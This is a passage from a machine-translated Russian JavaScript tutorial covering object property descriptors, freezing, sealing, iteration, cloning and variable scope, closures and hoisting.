}
```

Object.defineProperty

5

Это позволяет нам определить свойство в существующем объекте, используя дескриптор свойства.

```
var obj = { };

Object.defineProperty(obj, 'foo', { value: 'foo' });

console.log(obj.foo);
```

Консольный выход

```
Foo
```

`Object.defineProperty` можно вызвать со следующими параметрами:

```
Object.defineProperty(obj, 'nameOfTheProperty', {
  value: valueOfTheProperty,
  writable: true, // if false, the property is read-only
  configurable : true, // true means the property can be changed later
  enumerable : true // true means property can be enumerated such as in a for..in loop
});
```

`Object.defineProperties` позволяет вам определять сразу несколько свойств.

```
var obj = {};
Object.defineProperties(obj, {
  property1: {
    value: true,
    writable: true
  },
  property2: {
    value: 'Hello',
    writable: false
  }
});
```

Свойство только для чтения

5

Используя дескрипторы свойств, мы можем сделать свойство только для чтения, и любая попытка изменить его значение будет терпеть неудачно, значение не будет изменено, и никакая ошибка не будет выбрана.

`writable` свойство в дескрипторе свойства указывает, может ли это свойство быть изменено или нет.

```
var a  = { };

Object.defineProperty(a, 'foo', { value: 'original', writable: false });

a.foo = 'new';

console.log(a.foo);
```

Консольный выход

> оригинал

Неперечислимое свойство

5

Мы можем избежать того, чтобы свойство отображалось `for (... in ...)` циклов

`enumerable` свойство дескриптора свойства сообщает, будет ли указанное свойство перечислить при прохождении через свойства объекта.

```
var obj = { };

Object.defineProperty(obj, "foo", { value: 'show', enumerable: true });
Object.defineProperty(obj, "bar", { value: 'hide', enumerable: false });

for (var prop in obj) {
    console.log(obj[prop]);
}
```

Консольный выход

> шоу

Заблокировать описание свойства

5

Дескриптор свойства может быть заблокирован, поэтому к нему не могут быть внесены

изменения. По-прежнему можно будет использовать свойство обычно, назначая и извлекая значение из него, но любая попытка переопределить его вызовет исключение.

`configurable` свойство дескриптора свойства используется для отказа от любых дальнейших изменений в дескрипторе.

```
var obj = {};

// Define 'foo' as read only and lock it
Object.defineProperty(obj, "foo", {
    value: "original value",
    writable: false,
    configurable: false
});

Object.defineProperty(obj, "foo", {writable: true});
```

Эта ошибка будет выбрана:

> TypeError: не может переопределить свойство: foo

И собственность будет по-прежнему доступна только для чтения.

```
obj.foo = "new value";
console.log(foo);
```

Консольный выход

> первоначальное значение

Свойства Accesor (получить и установить)

5

Рассматривайте свойство как комбинацию из двух функций: одну для получения значения из нее, а другую для установки значения в ней.

Свойство `get` дескриптора свойства - это функция, которая будет вызываться для извлечения значения из свойства.

Свойство `set` также является функцией, оно будет вызываться, когда ему присвоено значение, а новое значение будет передано в качестве аргумента.

Вы не можете назначить `value` или `writable` дескриптор, который `get` или `set`

```
var person = { name: "John", surname: "Doe"};
Object.defineProperty(person, 'fullName', {
    get: function () {
        return this.name + " " + this.surname;
    },
    set: function (value) {
```

```
        [this.name, this.surname] = value.split(" ");
    }
});

console.log(person.fullName); // -> "John Doe"

person.surname = "Hill";
console.log(person.fullName); // -> "John Hill"

person.fullName = "Mary Jones";
console.log(person.name) // -> "Mary"
```

Свойства со специальными символами или зарезервированными словами

Хотя обозначение свойства объекта обычно записывается как `myObject.property` , это позволит использовать символы, которые обычно находятся в именах переменных JavaScript , в основном буквы, цифры и подчеркивание (_).

Если вам нужны специальные символы, такие как пробел, ☺ или контент, предоставленный пользователем, это возможно с помощью обозначения `[]` .

```
myObject['special property ☺'] = 'it works!'
console.log(myObject['special property ☺'])
```

Всезначные свойства:

В дополнение к специальным символам именам свойств, которые являются все-цифрами, потребуются записи в виде скобок. Однако в этом случае свойство не обязательно должно быть записано в виде строки.

```
myObject[123] = 'hi!' // number 123 is automatically converted to a string
console.log(myObject['123']) // notice how using string 123 produced the same result
console.log(myObject['12' + '3']) // string concatenation
console.log(myObject[120 + 3]) // arithmetic, still resulting in 123 and producing the same
result
console.log(myObject[123.0]) // this works too because 123.0 evaluates to 123
console.log(myObject['123.0']) // this does NOT work, because '123' != '123.0'
```

Однако ведущие нули не рекомендуется, так как это интерпретируется как восьмизначное обозначение. (TODO, мы должны создать и связать пример, описывающий восьмеричную, шестнадцатеричную и экспоненциальную нотацию)

См. Также: [Массивы являются объектами].

Динамические / переменные имена свойств

Иногда имя свойства необходимо сохранить в переменной. В этом примере мы спрашиваем у пользователя, какое слово нужно искать, а затем предоставлять результат от объекта, который я назвал `dictionary` .

```
var dictionary = {
    lettuce: 'a veggie',
    banana: 'a fruit',
    tomato: 'it depends on who you ask',
    apple: 'a fruit',
    Apple: 'Steve Jobs rocks!' // properties are case-sensitive
}

var word = prompt('What word would you like to look up today?')
var definition = dictionary[word]
alert(word + '\n\n' + definition)
```

Обратите внимание, как мы используем нотацию `[]` для просмотра переменной с именем `word` ; если бы мы использовали традиционный . но оно будет принимать значение буквально, следовательно:

```
console.log(dictionary.word)  // doesn't work because word is taken literally and dictionary
has no field named `word`
console.log(dictionary.apple) // it works! because apple is taken literally

console.log(dictionary[word]) // it works! because word is a variable, and the user perfectly
typed in one of the words from our dictionary when prompted
console.log(dictionary[apple]) // error! apple is not defined (as a variable)
```

Вы также можете написать литералы с нотной записью `[]` , заменив переменное `word` на строку `'apple'` . См. Пример [Свойства со специальными символами или зарезервированные слова].

Вы также можете установить динамические свойства с помощью синтаксиса:

```
var property="test";
var obj={
 [property]=1;
};

console.log(obj.test);//1
```

Он делает то же самое, что:

```
var property="test";
var obj={};
obj[property]=1;
```

Массивы - объекты

> **Отказ от ответственности.** Создание подобных массиву объектов не рекомендуется. Однако полезно понять, как они работают, особенно при работе с DOM. Это объясняет, почему регулярные операции массива не работают с объектами DOM, возвращаемыми из многих функций `document` DOM. (т.е. `querySelectorAll` , `form.elements`)

Предположим, мы создали следующий объект, который имеет некоторые свойства, которые вы ожидаете увидеть в массиве.

```
var anObject = {
    foo: 'bar',
    length: 'interesting',
    '0': 'zero!',
    '1': 'one!'
};
```

Затем мы создадим массив.

```
var anArray = ['zero.', 'one.'];
```

Теперь обратите внимание, как мы можем проверить как объект, так и массив таким же образом.

```
console.log(anArray[0], anObject[0]); // outputs: zero.  zero!
console.log(anArray[1], anObject[1]); // outputs: one.  one!
console.log(anArray.length, anObject.length); // outputs: 2 interesting
console.log(anArray.foo, anObject.foo); // outputs: undefined bar
```

Поскольку `anArray` на самом деле является объектом, подобно `anObject` , мы можем добавить пользовательские свойства `anArray` в `anArray`

> **Отказ от ответственности.** Массивы с пользовательскими свойствами обычно не рекомендуются, поскольку они могут вводить в заблуждение, но могут быть полезны в сложных случаях, когда вам нужны оптимизированные функции массива. (т.е. объекты jQuery)

```
anArray.foo = 'it works!';
console.log(anArray.foo);
```

Мы даже можем сделать `anObject` объектом типа массива, добавив `length` .

```
anObject.length = 2;
```

Затем вы можете использовать цикл цикла С `for` перебора над `anObject` как если бы это был массив. См. Итерацию массива

Обратите внимание, что `anObject` - это только объект, **подобный массиву** . (также известный как список). Это не настоящий массив. Это важно, поскольку такие функции, как `push` и `forEach` (или любая функция удобства, найденная в `Array.prototype`), по умолчанию не будут работать с объектами, подобными массиву.

Многие из DOM `document` функций возвращает список (т.е. `querySelectorAll` , `form.elements`) , который похож на массив типа `anObject` мы создали выше. См. Раздел Преобразование

объектов массива в массивы

```
console.log(typeof anArray == 'object', typeof anObject == 'object'); // outputs: true  true
console.log(anArray instanceof Object, anObject instanceof Object); // outputs: true  true
console.log(anArray instanceof Array, anObject instanceof Array); // outputs: true  false
console.log(Array.isArray(anArray), Array.isArray(anObject)); // outputs: true  false
```

Object.freeze

5

`Object.freeze` делает объект неизменным, предотвращая добавление новых свойств, удаление существующих свойств и изменение перечислимости, настраиваемости и возможности записи существующих свойств. Это также предотвращает изменение стоимости существующих свойств. Однако он не работает рекурсивно, что означает, что дочерние объекты не будут автоматически заморожены и могут быть изменены.

Операции, следующие за замораживанием, будут сбой молча, если код не работает в строгом режиме. Если код находится в строгом режиме, будет `TypeError` .

```
var obj = {
  foo: 'foo',
  bar: [1, 2, 3],
  baz: {
    foo: 'nested-foo'
  }
};

Object.freeze(obj);

// Cannot add new properties
obj.newProperty = true;

// Cannot modify existing values or their descriptors
obj.foo = 'not foo';
Object.defineProperty(obj, 'foo', {
    writable: true
});

// Cannot delete existing properties
delete obj.foo;

// Nested objects are not frozen
obj.bar.push(4);
obj.baz.foo = 'new foo';
```

Object.seal

5

`Object.seal` предотвращает добавление или удаление свойств объекта. После того как объект был запечатан, его дескрипторы свойств не могут быть преобразованы в другой

тип. В отличие от `Object.freeze` он позволяет редактировать свойства.

Попытки выполнить эту операцию на закрытом объекте будут терпеть неудачу

```
var obj = { foo: 'foo', bar: function () { return 'bar'; } };

Object.seal(obj)

obj.newFoo = 'newFoo';
obj.bar = function () { return 'foo' };

obj.newFoo; // undefined
obj.bar(); // 'foo'

// Can't make foo an accessor property
Object.defineProperty(obj, 'foo', {
    get: function () { return 'newFoo'; }
}); // TypeError

// But you can make it read only
Object.defineProperty(obj, 'foo', {
    writable: false
}); // TypeError

obj.foo = 'newFoo';
obj.foo; // 'foo';
```

В строгом режиме эти операции будут `TypeError`

```
(function () {
    'use strict';

    var obj = { foo: 'foo' };

    Object.seal(obj);

    obj.newFoo = 'newFoo'; // TypeError
}());
```

Создание объекта Iterable

6

```
var myIterableObject = {};
// An Iterable object must define a method located at the Symbol.iterator key:
myIterableObject[Symbol.iterator] = function () {
  // The iterator should return an Iterator object
  return {
    // The Iterator object must implement a method, next()
    next: function () {
      // next must itself return an IteratorResult object
      if (!this.iterated) {
        this.iterated = true;
        // The IteratorResult object has two properties
        return {
          // whether the iteration is complete, and
          done: false,
```

```
          // the value of the current iteration
          value: 'One'
        };
      }
      return {
        // When iteration is complete, just the done property is needed
        done: true
      };
    },
    iterated: false
  };
};

for (var c of myIterableObject) {
  console.log(c);
}
```

Консольный выход

```
Один
```

Остановка объекта / распространение (...)

7

Распространение объектов - это просто синтаксический сахар для `Object.assign({}, obj1, ..., objn);`

Это делается с помощью оператора `...` :

```
let obj = { a: 1 };

let obj2 = { ...obj, b: 2, c: 3 };

console.log(obj2); // { a: 1, b: 2, c: 3 };
```

Поскольку `Object.assign` делает **мелкое** слияние, а не глубокое слияние.

```
let obj3 = { ...obj, b: { c: 2 } };

console.log(obj3); // { a: 1, b: { c: 2 } };
```

ПРИМЕЧАНИЕ . Эта спецификация в настоящее время находится на третьем этапе

Дескрипторы и именованные свойства

Свойства являются членами объекта. Каждое именованное свойство представляет собой пару (имя, дескриптор). Имя - это строка, которая разрешает доступ (с использованием точечной нотации `object.propertyName` или `object['propertyName']` нотации квадратных скобок `object['propertyName']`). Дескриптор - это запись полей, определяющих bevahiour свойства при его доступе (что происходит с этим свойством и каково значение, возвращаемое при

его доступе). По большому счету, свойство связывает имя с поведением (мы можем думать о поведении как о черном ящике).

Существует два типа именованных свойств:

1. *Свойство data* : имя свойства ассоциировано со значением.
2. *свойство accessor* : имя свойства ассоциировано с одной или двумя функциями доступа.

Демонстрация:

```
obj.propertyName1 = 5; //translates behind the scenes into
                       //either assigning 5 to the value field* if it is a data property
                //or calling the set function with the parameter 5 if accessor property


//*actually whether an assignment would take place in the case of a data property
//also depends on the presence and value of the writable field - on that later on
```

Тип свойства определяется его полями дескриптора, и свойство не может быть двух типов.

Дескрипторы данных -

- Обязательные поля: `value` или возможность `writable` или оба
- Дополнительные поля: `configurable` , `enumerable`

Образец:

```
{
   value: 10,
   writable: true;
}
```

Аксессуар-дескрипторы -

- Обязательные поля: `get` или `set` или оба
- Дополнительные поля: `configurable` , `enumerable`

Образец:

```
{
    get: function () {
        return 10;
    },
    enumerable: true
}
```

значение полей и их значения по умолчанию

`configurable` , `enumerable` и `writable` :

- Все эти ключи по умолчанию имеют значение `false` .
- `configurable` `true` тогда и только тогда, когда тип этого дескриптора свойства может быть изменен и если свойство может быть удалено из соответствующего объекта.
- `enumerable` `true` тогда и только тогда, когда это свойство появляется при перечислении свойств на соответствующем объекте.
- `writable` `true` тогда и только тогда, когда значение, связанное с этим свойством, может быть изменено с помощью оператора присваивания.

`get` и `set` :

- Эти ключи по умолчанию `undefined` .
- `get` - это функция, которая служит в качестве getter для свойства или `undefined` если нет геттера. Возврат функции будет использоваться как значение свойства.
- `set` - это функция, которая служит средством настройки для свойства или `undefined` если нет сеттера. Функция получит в качестве единственного аргумента новое значение, которое присваивается свойству.

`value` :

- Этот ключ по умолчанию `undefined` .
- Значение, связанное с этим свойством. Может быть любым допустимым значением JavaScript (число, объект, функция и т. Д.).

Пример:

```
    var obj = {propertyName1: 1}; //the pair is actually ('propertyName1', {value:1,
                                                                    // writable:true,
                                                                    // enumerable:true,
                                                                    // configurable:true})
    Object.defineProperty(obj, 'propertyName2', {get: function() {
                                                    console.log('this will be logged ' +
                                 'every time propertyName2 is accessed to get its value');
                                                },
                                            set: function() {
                                                    console.log('and this will be logged ' +
                                'every time propertyName2\'s value is tried to be set')
                        //will be treated like it has enumerable:false, configurable:false
                                                }});
//propertyName1 is the name of obj's data property
//and propertyName2 is the name of its accessor property




obj.propertyName1 = 3;
console.log(obj.propertyName1); //3

obj.propertyName2 = 3; //and this will be logged every time propertyName2's value is tried to
be set
console.log(obj.propertyName2); //this will be logged every time propertyName2 is accessed to
get its value
```

Object.getOwnPropertyDescriptor

Получить описание конкретного свойства в объекте.

```
var sampleObject = {
    hello: 'world'
};

Object.getOwnPropertyDescriptor(sampleObject, 'hello');
// Object {value: "world", writable: true, enumerable: true, configurable: true}
```

Клонирование объектов

Если вам нужна полная копия объекта (т. Е. Свойства объекта и значения внутри этих свойств и т. Д.), Это называется **глубоким клонированием** .

5,1

Если объект может быть сериализован в JSON, вы можете создать его глубокий клон с помощью комбинации `JSON.parse` и `JSON.stringify` :

```
var existing = { a: 1, b: { c: 2 } };
var copy = JSON.parse(JSON.stringify(existing));
existing.b.c = 3; // copy.b.c will not change
```

Обратите внимание, что `JSON.stringify` преобразует объекты `Date` в строковые представления ISO-формата, но `JSON.parse` не будет преобразовывать строку обратно в `Date` .

В JavaScript нет встроенной функции для создания глубоких клонов, и вообще невозможно создать глубокие клоны для каждого объекта по многим причинам. Например,

- объекты могут иметь неперечислимые и скрытые свойства, которые не могут быть обнаружены.
- объекты-получатели и сеттеры не могут быть скопированы.
- объекты могут иметь циклическую структуру.
- свойства функции могут зависеть от состояния в скрытой области.

Предполагая, что у вас есть «хороший» объект, свойства которого содержат только примитивные значения, даты, массивы или другие «приятные» объекты, то для создания глубоких клонов можно использовать следующую функцию. Это рекурсивная функция, которая может обнаруживать объекты с циклической структурой и будет вызывать ошибку в таких случаях.

```
function deepClone(obj) {
    function clone(obj, traversedObjects) {
        var copy;
        // primitive types
```

```
        if(obj === null || typeof obj !== "object") {
            return obj;
        }

        // detect cycles
        for(var i = 0; i < traversedObjects.length; i++) {
            if(traversedObjects[i] === obj) {
                throw new Error("Cannot clone circular object.");
            }
        }

        // dates
        if(obj instanceof Date) {
            copy = new Date();
            copy.setTime(obj.getTime());
            return copy;
        }
        // arrays
        if(obj instanceof Array) {
            copy = [];
            for(var i = 0; i < obj.length; i++) {
                copy.push(clone(obj[i], traversedObjects.concat(obj)));
            }
            return copy;
        }
        // simple objects
        if(obj instanceof Object) {
            copy = {};
            for(var key in obj) {
                if(obj.hasOwnProperty(key)) {
                    copy[key] = clone(obj[key], traversedObjects.concat(obj));
                }
            }
            return copy;
        }
        throw new Error("Not a cloneable object.");
    }

    return clone(obj, []);
}
```

Object.assign

Метод Object.assign () используется для копирования значений всех перечислимых собственных свойств из одного или нескольких исходных объектов в целевой объект. Он вернет целевой объект.

Используйте его для назначения значений существующему объекту:

```
var user = {
    firstName: "John"
};

Object.assign(user, {lastName: "Doe", age:39});
console.log(user); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Или создать мелкую копию объекта:

```
var obj = Object.assign({}, user);

console.log(obj); // Logs: {firstName: "John", lastName: "Doe", age: 39}
```

Или объедините много свойств из нескольких объектов в один:

```
var obj1 = {
    a: 1
};
var obj2 = {
    b: 2
};
var obj3 = {
    c: 3
};
var obj = Object.assign(obj1, obj2, obj3);

console.log(obj); // Logs: { a: 1, b: 2, c: 3 }
console.log(obj1); // Logs: { a: 1, b: 2, c: 3 }, target object itself is changed
```

Примитивы будут завернуты, нулевые и неопределенные будут проигнорированы:

```
var var_1 = 'abc';
var var_2 = true;
var var_3 = 10;
var var_4 = Symbol('foo');

var obj = Object.assign({}, var_1, null, var_2, undefined, var_3, var_4);
console.log(obj); // Logs: { "0": "a", "1": "b", "2": "c" }
```

> Обратите внимание: только обертки строк могут иметь собственные перечислимые свойства

Используйте его как редуктор: (объединяет массив в объект)

```
return users.reduce((result, user) => Object.assign({}, {[user.id]: user})
```

Иерархия свойств объекта

Вы можете получить доступ к каждому свойству, принадлежащему объекту, с помощью этого цикла

```
for (var property in object) {
    // always check if an object has a property
    if (object.hasOwnProperty(property)) {
        // do stuff
    }
}
```

Вы должны включить дополнительную проверку для `hasOwnProperty` потому что объект может иметь свойства, которые унаследованы от базового класса объекта. Не выполнение этой проверки может привести к ошибкам.

5

Вы также можете использовать функцию `Object.keys` которая возвращает массив, содержащий все свойства объекта, а затем вы можете `Array.map` этот массив с `Array.forEach` функции `Array.map` или `Array.forEach` .

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };

Object.keys(obj).map(function(key) {
    console.log(key);
});
// outputs: 0, 1, 2
```

Получение свойств объекта

Характеристики свойств:

Свойства, которые могут быть извлечены из *объекта,* могут иметь следующие характеристики,

- перечислимый
- Non-Enumerable
- своя

При создании свойств с использованием *Object.defineProperty (ы)* мы могли бы установить его характеристики, кроме *«own»* . Свойства, доступные на прямом уровне не на уровне *прототипа* (`__proto__`) объекта, называются *собственными* свойствами.

И свойства, которые добавляются в объект без использования `Object.defindProperty(ies)` будут иметь его перечислимой характеристики. Это означает, что это считается истиной.

Цель перечислимости:

Основная цель установки перечислимых характеристик для свойства заключается в том, чтобы обеспечить доступность конкретного свойства при его извлечении из его объекта с использованием различных программных методов. Эти различные методы будут обсуждаться глубоко ниже.

Методы получения свойств:

Свойства объекта можно получить следующими способами:

1. `for..in` loop

   Этот цикл очень полезен при извлечении перечислимых свойств из объекта. Кроме того, этот цикл будет извлекать перечислимые собственные свойства, а также будет

выполнять тот же поиск, пройдя цепочку прототипов, пока не увидит прототип как нуль.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props = [];

for(prop in x){
  props.push(prop);
}

console.log(props); //["a","b"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props = [];
Object.defineProperty(x, "b", {value : 5, enumerable : false});

for(prop in x){
  props.push(prop);
}

console.log(props); //["a"]
```

2. `Object.keys()`

Эта функция была представлена как часть EcmaScript 5. Она используется для извлечения перечислимых собственных свойств объекта. До его выпуска люди использовали для извлечения собственных свойств из объекта, комбинируя `for..in` loop и `Object.prototype.hasOwnProperty()` .

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.keys(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.keys(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.keys(x);
```

```
console.log(props); //["a"]
```

3. `Object.getOwnProperties()`

   Эта функция будет извлекать как перечислимые, так и неперечислимые собственные свойства объекта. Он также был выпущен в составе EcmaScript 5.

```
//Ex 1 : Simple data
var x = { a : 10 , b : 3} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a","b"]

//Ex 2 : Data with enumerable properties in prototype chain
var x = { a : 10 , __proto__ : { b : 10 }} , props;

props = Object.getOwnPropertyNames(x);

console.log(props); //["a"]

//Ex 3 : Data with non enumerable properties
var x = { a : 10 } , props;
Object.defineProperty(x, "b", {value : 5, enumerable : false});

props = Object.getOwnPropertyNames(x);

console.log(props); //["a", "b"]
```

Разнообразный :

Ниже приведена методика получения всех свойств (собственных, перечислимых, неперечислимых, всех прототипов) свойств объекта,

```
function getAllProperties(obj, props = []){
  return obj == null ? props :
           getAllProperties(Object.getPrototypeOf(obj),
               props.concat(Object.getOwnPropertyNames(obj)));
}

var x = {a:10, __proto__ : { b : 5, c : 15 }};

//adding a non enumerable property to first level prototype
Object.defineProperty(x.__proto__, "d", {value : 20, enumerable : false});

console.log(getAllProperties(x)); ["a", "b", "c", "d", "...other default core props..."]
```

И это будет поддерживаться браузерами, которые поддерживают EcmaScript 5.

Преобразование значений объекта в массив

Учитывая этот объект:

```
var obj = {
    a: "hello",
    b: "this is",
    c: "javascript!",
};
```

Вы можете преобразовать его значения в массив, выполнив:

```
var array = Object.keys(obj)
    .map(function(key) {
        return obj[key];
    });

console.log(array); // ["hello", "this is", "javascript!"]
```

Итерация над объектами - Object.entries ()

8

Предложенный `Object.entries()` возвращает массив пар ключ / значение для данного объекта. Он не возвращает итератор, такой как `Array.prototype.entries()` , но массив, возвращаемый `Object.entries()` может быть повторен независимо.

```
const obj = {
    one: 1,
    two: 2,
    three: 3
};

Object.entries(obj);
```

Результаты в:

```
[
    ["one", 1],
    ["two", 2],
    ["three", 3]
]
```

Это полезный способ итерации по парам ключ / значение объекта:

```
for(const [key, value] of Object.entries(obj)) {
    console.log(key); // "one", "two" and "three"
    console.log(value); // 1, 2 and 3
}
```

Object.values ()

8

Метод `Object.values()` возвращает массив собственных значений перечислимого свойства

данного объекта в том же порядке, что и в цикле for for ... in (разница заключается в том, что цикл for-in перечисляет свойства в цепочке прототипов также).

```
var obj = { 0: 'a', 1: 'b', 2: 'c' };
console.log(Object.values(obj)); // ['a', 'b', 'c']
```

Замечания:

Для поддержки браузера обратитесь к этой ссылке

Прочитайте Объекты онлайн: https://riptutorial.com/ru/javascript/topic/188/объекты

глава 59: Объем

замечания

Область охвата - это контекст, в котором переменные живут и могут быть доступны другим кодом в той же области. Поскольку JavaScript в значительной степени можно использовать в качестве функционального языка программирования, важно знать объем переменных и функций, поскольку он помогает предотвратить ошибки и непредвиденное поведение во время выполнения.

Examples

Разница между var и let

(Примечание: все примеры, использующие `let` , также действительны для `const`)

`var` доступен во всех версиях JavaScript, а `let` и `const` являются частью ECMAScript 6 и доступны только в некоторых новых браузерах .

`var` относится к содержащейся функции или глобальному пространству, в зависимости от того, когда она объявлена:

```
var x = 4; // global scope

function DoThings() {
    var x = 7; // function scope
    console.log(x);
}

console.log(x); // >> 4
DoThings();     // >> 7
console.log(x); // >> 4
```

Это означает, что он «ускользает», `if` утверждения и все подобные блок-конструкции:

```
var x = 4;
if (true) {
    var x = 7;
}
console.log(x); // >> 7

for (var i = 0; i < 4; i++) {
    var j = 10;
}
console.log(i); // >> 4
console.log(j); // >> 10
```

Для сравнения, `let` блок с областью:

```
let x = 4;

if (true) {
    let x = 7;
    console.log(x); // >> 7
}

console.log(x); // >> 4

for (let i = 0; i < 4; i++) {
    let j = 10;
}
console.log(i); // >> "ReferenceError: i is not defined"
console.log(j); // >> "ReferenceError: j is not defined"
```

Обратите внимание, что `i` и `j` объявляются только в цикле `for` и поэтому не объявляются вне него.

Есть еще несколько важных отличий:

Объявление глобальной переменной

В верхней области (вне любых функций и блоков) объявления `var` помещают элемент в глобальный объект. `let` не делает:

```
var x = 4;
let y = 7;

console.log(this.x); // >> 4
console.log(this.y); // >> undefined
```

Re-декларации

Объявление переменной дважды с помощью `var` не приводит к ошибке (хотя это эквивалентно объявлению ее один раз):

```
var x = 4;
var x = 7;
```

С `let` , это приводит к ошибке:

```
let x = 4;
let x = 7;
```

> TypeError: Идентификатор `x` уже объявлен

То же самое верно, когда `y` объявляется с помощью `var` :

```
var y = 4;
let y = 7;
```

TypeError: идентификатор `y` уже был объявлен

Однако переменные, объявленные с let, могут быть повторно использованы (не повторно объявлены) во вложенном блоке

```
let i = 5;
{
   let i = 6;
   console.log(i); // >> 6
}
console.log(i); // >> 5
```

Внутри блока внешний `i` может быть доступен, но если внутри блока есть объявление `let` для `i` , внешний `i` не может быть доступен и будет вызывать `ReferenceError` если он используется до объявления второй.

```
let i = 5;
{
    i = 6;  // outer i is unavailable within the Temporal Dead Zone
    let i;
}
```

ReferenceError: i не определен

Подъемно

Переменные, объявленные как с `var` и `let` , подняты . Разница в том, что переменная, объявленная с помощью `var` может быть указана перед ее собственным назначением, поскольку она автоматически присваивается (с `undefined` значением), но `let` не может - она специально требует, чтобы переменная была объявлена перед вызовом:

```
console.log(x); // >> undefined
console.log(y); // >> "ReferenceError: `y` is not defined"
//OR >> "ReferenceError: can't access lexical declaration `y` before initialization"
var x = 4;
let y = 7;
```

Область между началом блока и объявлением `let` или `const` известна как временная мертвая зона , и любые ссылки на переменную в этой области вызовут `ReferenceError` . Это происходит, даже если переменная назначается перед объявлением :

```
y=7; // >> "ReferenceError: `y` is not defined"
let y;
```

В нестрогом режиме, присваивая значение переменной без какого-либо объявления, автоматически объявляет переменную в глобальной области . В этом случае вместо того, чтобы `y` автоматически объявлялось в глобальной области, `let` резервирует имя переменной (`y`) и не разрешает ему доступ или назначение до строки, в которой она

объявлена / инициализирована.

Затворы

Когда функция объявляется, переменные в контексте ее *объявления* захватываются в своей области. Например, в приведенном ниже коде переменная `x` привязана к значению во внешней области, а затем ссылка на `x` фиксируется в контексте `bar` :

```
var x = 4; // declaration in outer scope

function bar() {
    console.log(x); // outer scope is captured on declaration
}

bar(); // prints 4 to console
```

Вывод проб: `4`

Эта концепция «захвата» области интересна тем, что мы можем использовать и модифицировать переменные из внешней области даже после выхода внешнего пространства. Например, рассмотрим следующее:

```
function foo() {
    var x = 4; // declaration in outer scope

    function bar() {
        console.log(x); // outer scope is captured on declaration
    }

    return bar;

    // x goes out of scope after foo returns
}

var barWithX = foo();
barWithX(); // we can still access x
```

Вывод проб: `4`

В приведенном выше примере, когда вызывается `foo` , его контекст фиксируется в функциональной `bar` . Таким образом, даже после того, как он вернется, `bar` все еще может получить доступ и изменить переменную `x` . Функция `foo` , контекст которой фиксируется в другой функции, называется *замыканием* .

Частные данные

Это позволяет нам делать некоторые интересные вещи, такие как определение «частных» переменных, которые видны только определенной функции или набору функций. Придуманный (но популярный) пример:

```
function makeCounter() {
    var counter = 0;

    return {
        value: function () {
            return counter;
        },
        increment: function () {
            counter++;
        }
    };
}

var a = makeCounter();
var b = makeCounter();

a.increment();

console.log(a.value());
console.log(b.value());
```

Пример вывода:

```
1
0
```

Когда `makeCounter()` , снимок контекста этой функции сохраняется. Весь код внутри `makeCounter()` будет использовать этот моментальный снимок при их выполнении. Таким образом, два вызова `makeCounter()` создадут два разных моментальных снимка со своей собственной копией `counter` .

Немедленно вызывается функциональные выражения (IIFE)

Закрытие также используется для предотвращения глобального загрязнения пространства имен, часто посредством использования выражений функции, вызванных немедленно.

Выражения с мгновенным вызовом (или, возможно, более интуитивно, *самоисполняющиеся анонимные функции*) являются, по сути, замыканиями, которые вызывают сразу после объявления. Общая идея с IIFE заключается в том, чтобы вызвать побочный эффект создания отдельного контекста, доступного только для кода внутри IIFE.

Предположим, мы хотим иметь возможность ссылаться на `jQuery` с помощью `$` . Рассмотрим наивный метод, не используя IIFE:

```
var $ = jQuery;
// we've just polluted the global namespace by assigning window.$ to jQuery
```

В следующем примере используется IIFE, чтобы гарантировать, что `$` привязан к `jQuery`

только в контексте, создаваемом закрытием:

```
(function ($) {
    // $ is assigned to jQuery here
})(jQuery);
// but window.$ binding doesn't exist, so no pollution
```

См. Канонический ответ на Stackoverflow для получения дополнительной информации о закрытии.

Подъемно

Что такое подъем?

Подъем - это механизм, который перемещает все объявления переменных и функций в верхнюю часть их области. Однако переменные назначения все еще происходят там, где они изначально были.

Например, рассмотрим следующий код:

```
console.log(foo);  // → undefined
var foo = 42;
console.log(foo);  // → 42
```

Вышеупомянутый код такой же, как:

```
var foo;             // → Hoisted variable declaration
console.log(foo);    // → undefined
foo = 42;            // → variable assignment remains in the same place
console.log(foo);    // → 42
```

Обратите внимание, что из-за поднятия `undefined` не совпадают с `not defined` результате работы:

```
console.log(foo);    // → foo is not defined
```

Аналогичный принцип применяется к функциям. Когда функции назначаются переменной (т. Е. Выражение функции), объявление переменной поднимается, а присваивание остается в одном месте. Следующие два фрагмента кода эквивалентны.

```
console.log(foo(2, 3));     // → foo is not a function

var foo = function(a, b) {
    return a * b;
}
```

```
var foo;
```

```
console.log(foo(2, 3));     // → foo is not a function
foo = function(a, b) {
    return a * b;
}
```

При объявлении операторов функций возникает другой сценарий. В отличие от операторов функций, объявления функций поднимаются в верхней части их области. Рассмотрим следующий код:

```
console.log(foo(2, 3));  // → 6
function foo(a, b) {
    return a * b;
}
```

Вышеупомянутый код такой же, как следующий фрагмент кода из-за подъема:

```
function foo(a, b) {
    return a * b;
}

console.log(foo(2, 3));  // → 6
```

Вот несколько примеров того, что есть и что не поднимает:

```
// Valid code:
foo();

function foo() {}

// Invalid code:
bar();                      // → TypeError: bar is not a function
var bar = function () {};


// Valid code:
foo();
function foo() {
    bar();
}
function bar() {}


// Invalid code:
foo();
function foo() {
    bar();                  // → TypeError: bar is not a function
}
var bar = function () {};


// (E) valid:
function foo() {
    bar();
}
var bar = function(){};
foo();
```

Ограничения подъема

Инициализация переменной не может быть поднята или просто JavaScript Объявляет декларации не инициализации.

Например: нижеприведенные скрипты выдают разные результаты.

```
var x = 2;
var y = 4;
alert(x + y);
```

Это даст вам результат 6. Но это ...

